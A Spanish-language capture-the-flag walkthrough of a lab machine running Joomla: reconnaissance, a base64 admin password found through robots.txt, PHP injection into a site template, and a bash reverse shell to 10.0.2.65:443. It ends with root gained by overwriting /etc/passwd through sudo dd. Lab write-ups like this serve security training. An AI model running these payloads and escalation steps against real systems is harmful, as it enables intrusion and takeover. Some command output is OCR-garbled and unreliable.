Arrancamos la máquina.

Realizamos un ping para comprobar que está activa y con su ttl de 64 vemos que es una Linux.

```
ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.073 ms
--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.073/0.073/0.073/0.000 ms
```

Con nmap escaneamos los puertos y sus servicios correspondientes, pero solo vemos el puerto 80 que tiene corriendo el servicio http.

```
PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-generator: Joomla! - Open Source Content Management
| http-robots.txt: 17 disallowed entries (15 shown)
| /joomla/administrator/ /administrator/ /api/ /bin/
| /cache/ /cli/ /components/ /includes/ /installation/
|_/language/ /layouts/ /un_caramelo /libraries/ /logs/ /modules/
|_http-title: Home

MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Con whatweb vemos las tecnologías que tiene la web y vemos que tiene un Joomla.

```
whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Cookies[67f8fae1a4d19f3cd42b155a572e08c4], Country[RESER
VED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], HttpOnly[67f8fae1a4d19f3cd42b155
a572e08c4], IP[172.17.0.2], MetaGenerator[Joomla! - Open Source Content Management], PasswordField[
password], Script[application/json,application/ld+json,module], Title[Home], UncommonHeaders[referr
er-policy,cross-origin-opener-policy], X-Frame-Options[SAMEORIGIN]
```

Comprobamos que tiene el robots.txt y obtenemos admin además de su contraseña que posiblemente esté codificada.

```
← → C ← G ← G ← G ← Ground And Analysis ← PayloadsAllTheThings ← Nessus ↑ SonarQube

# If the Joomla site is installed within a folder
# eg www.example.com/joomla/ then the robots.txt file
# MUST be moved to the site root
# eg www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to all of the
# paths.
# eg the Disallow rule for the /administrator/ folder MUST
# be changed to read
# Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# https://www.robotstxt.org/orig.html

User-agent: *
Disallow: /administrator/
Disallow: /administrator/
Disallow: /bin/
Disallow: /cache/
Disallow: /includes/
Disallow: /includes/
Disallow: /language/
Disallow: /language/
Disallow: /language/
Disallow: /language/
Disallow: /language/
Disallow: /libraries/
Disallow: /logs/
Disallow: /logs/
Disallow: /plugins/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/
```

Usamos la página de web https://hashes.com/en/tools/hash_identifier y vemos que posiblemente este codificada en base64.


```
✓ Posibles identificaciones:Q Desencriptar hashes

c2FubHVpczEyMzQ1 - Posibles algoritmos: Base64 Encoded String
```

Usamos el decodificador base64 que trae Kali y obtenemos la contraseña en texto claro.

```
> echo 'c2FubHVpczEyMzQ1' | base64 -d; echo
sanluis12345
```


Accedemos a Joomla con usuario y contraseña.




Accedemos a site templates.




Accedemos a la plantilla de Cassiopeia.



En su interior hay un archivo php que es posible inyectar código malicioso.



Ahora que tenemos cmd como parámetro para ejecutar comandos lo utilizamos para ver con que usuario estamos.



Procedemos a mandarnos una reverse shell por el puerto 443, previamente levantado con netcat.

```
172.17.0.2/index.php?cmd=bash -c 'bash -i >%26 /dev/tcp/10.0.2.65/443 0>%261'

) nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [172.17.0.2] 32832
bash: cannot set terminal process group (24): Inappropriate ioctl for device bash: no job control in this shell
www-data@7220e3a16ba6:/var/www/html/joomla$ |
```

Comprobamos que usuarios hay dentro de la máquina y vemos a luisillo.

```
www-data@7220e3a16ba6:/var/www/html/joomla$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
luisillo:x:1001:1001:,,,:/home/luisillo:/bin/bash
```

Vemos que luisillo es propietario de la carpeta backup que se encuentra en el interior de /var.

```
www-data@7220e3a16ba6:/var$ ls -la
total 64
drwxr-xr-x 1 root
                        root 4096 Aug 26 2024 .
drwxr-xr-x 1 root
                        root 4096 Jul 18 15:56
drwxr-xr-x 1 luisillo root
                               4096 Aug 26 2024 backups
drwxr-xr-x 1 root     root  4096 Aug 26  2024 cache
drwxr-xr-x 1 root     root  4096 Aug 26  2024 lib
                       staff 4096 Apr 22 2024 local
drwxrwsr-x 2 root
lrwxrwxrwx 1 root
                                 9 Aug 1
                                             2024 lock -> /run/lock
                        root
                       root 4096 Aug 26
mail 4096 Aug 1
root 4096 Aug 1
drwxr-xr-x 1 root
                                             2024 log
drwxrwsr-x 2 root
                                              2024 mail
drwxr-xr-x 2 root
                                              2024 opt
                                 4 Aug
drwxr-xr-x 2 root
                              4096 Aug
                                              2024 spool
drwxrwxrwt 2 root
                        root 4096 Aug
                                              2024 tmp
drwxr-xr-x 1 root
                               4096 Aug 26
                                              2024 www
```

En su interior hay una carpeta llamada hidden que a su vez posee un txt.

```
www-data@7220e3a16ba6:/var/backups/hidden$ ls -la
total 12
drwxrwxr-x 2 luisillo luisillo 4096 Aug 26 2024 .
drwxr-xr-x 1 luisillo root 4096 Aug 26 2024 .
-rw-rw-r-- 1 luisillo luisillo 1935 Aug 26 2024 otro_caramelo.txt
```

Usamos cat para comprobar que hay en el interior de txt y vemos la contraseña de luisillo.

De este modo escalamos privilegios a luisillo y comprobamos también si está en algún grupo especial.

```
www-data@7220e3a16ba6:/var/backups/hidden$ su luisillo
Password:
luisillo@7220e3a16ba6:/var/backups/hidden$ id
uid=1001(luisillo) gid=1001(luisillo) groups=1001(luisillo),100(users)
```

Vemos si puede ejecutar algún binario con sudo y encontramos un binario llamado 'dd'.

```
luisillo@7220e3a16ba6:/$ sudo -l
Matching Defaults entries for lui
    env_reset, mail_badpass, secu
User luisillo may run the followi
    (ALL) NOPASSWD: /bin/dd
```

Lo buscamos en GTFO y es posible escribir con dicho binario.

```
Sudo

If the binary is allowed to run may be used to access the file

LFILE=file_to_write
echo "data" | sudo dd of=$LFILE
```

Creamos una contraseña para el usuario root.

```
luisillo@7220e3a16ba6:~$ openssl passwd
Password:
Verifying - Password:
$1$/iAysoPq$xwtU8sWn9TgmUXiiw4Zb20
```

Ahora pegamos con echo esa contraseña cifrada a un archivo con cualquier nombre en este caso rootpass

```
luisillo@7220e3a16ba6:~$ echo '$1$/iAysoPq$xwtU8sWn9TgmUXiiw4Zb20' > rootpass
luisillo@7220e3a16ba6:~$ echo 'password' >> rootpass
luisillo@7220e3a16ba6:~$ cat rootpass
$1$/iAysoPq$xwtU8sWn9TgmUXiiw4Zb20
password
```

Con cat hacemos una copia del passwd en nuestra carpeta predeterminada de este modo podremos modificar la copia y aplicarle los cambios necesarios.

```
luisillo@fa7555f0f603:~$ cat /etc/passwd > passwdnew
luisillo@fa7555f0f603:~$ ls -la
total 40
drwxr-x--- 1 luisillo luisillo 4096 Jul 18 17:18 .
drwxr-xr-x 1 root
                  root
                             4096 Aug 26 2024 ..
-rw----- 1 luisillo luisillo 414 Aug 26
                                           2024 .bash_history
rw-r--r-- 1 luisillo luisillo 220 Aug 26 2024 .bash_logout
rw-r--r-- 1 luisillo luisillo 3771 Aug 26 2024 .bashrc
drwxrwxr-x 3 luisillo luisillo 4096 Aug 26
                                           2024 .local
                                         2024 .otro_caramelo
-rw-rw-r-- 1 luisillo luisillo 371 Aug 26
-rw-r--r-- 1 luisillo luisillo 807 Aug 26 2024 .profile
                                      18 17:18 passwdnew
```

Se me olvidó la captura de cambiar la X de root por la contraseña password en SHA-1

```
luisillo@fa7555f0f603:~$ cat passwdnew | sudo /bin/dd of=/etc/passwd
```

Ahora con el binario dd vamos a copiar nuestro passwdnew que está modificado con la contraseña de root y lo sustituiremos por el original.

```
iB) copied, 8.63e-05 s, 15.6 MB/setc/passwd
```

Una vez copiado solo tenemos que cambiarnos al usuario root con la contraseña que creamos para él, en este caso es password. Ya tenemos acceso a la máquina como root.

```
luisillo@fa7555f0f603:~$ su root
Password:
root@fa7555f0f603:/home/luisillo# id
uid=0(root) gid=0(root) groups=0(root)
```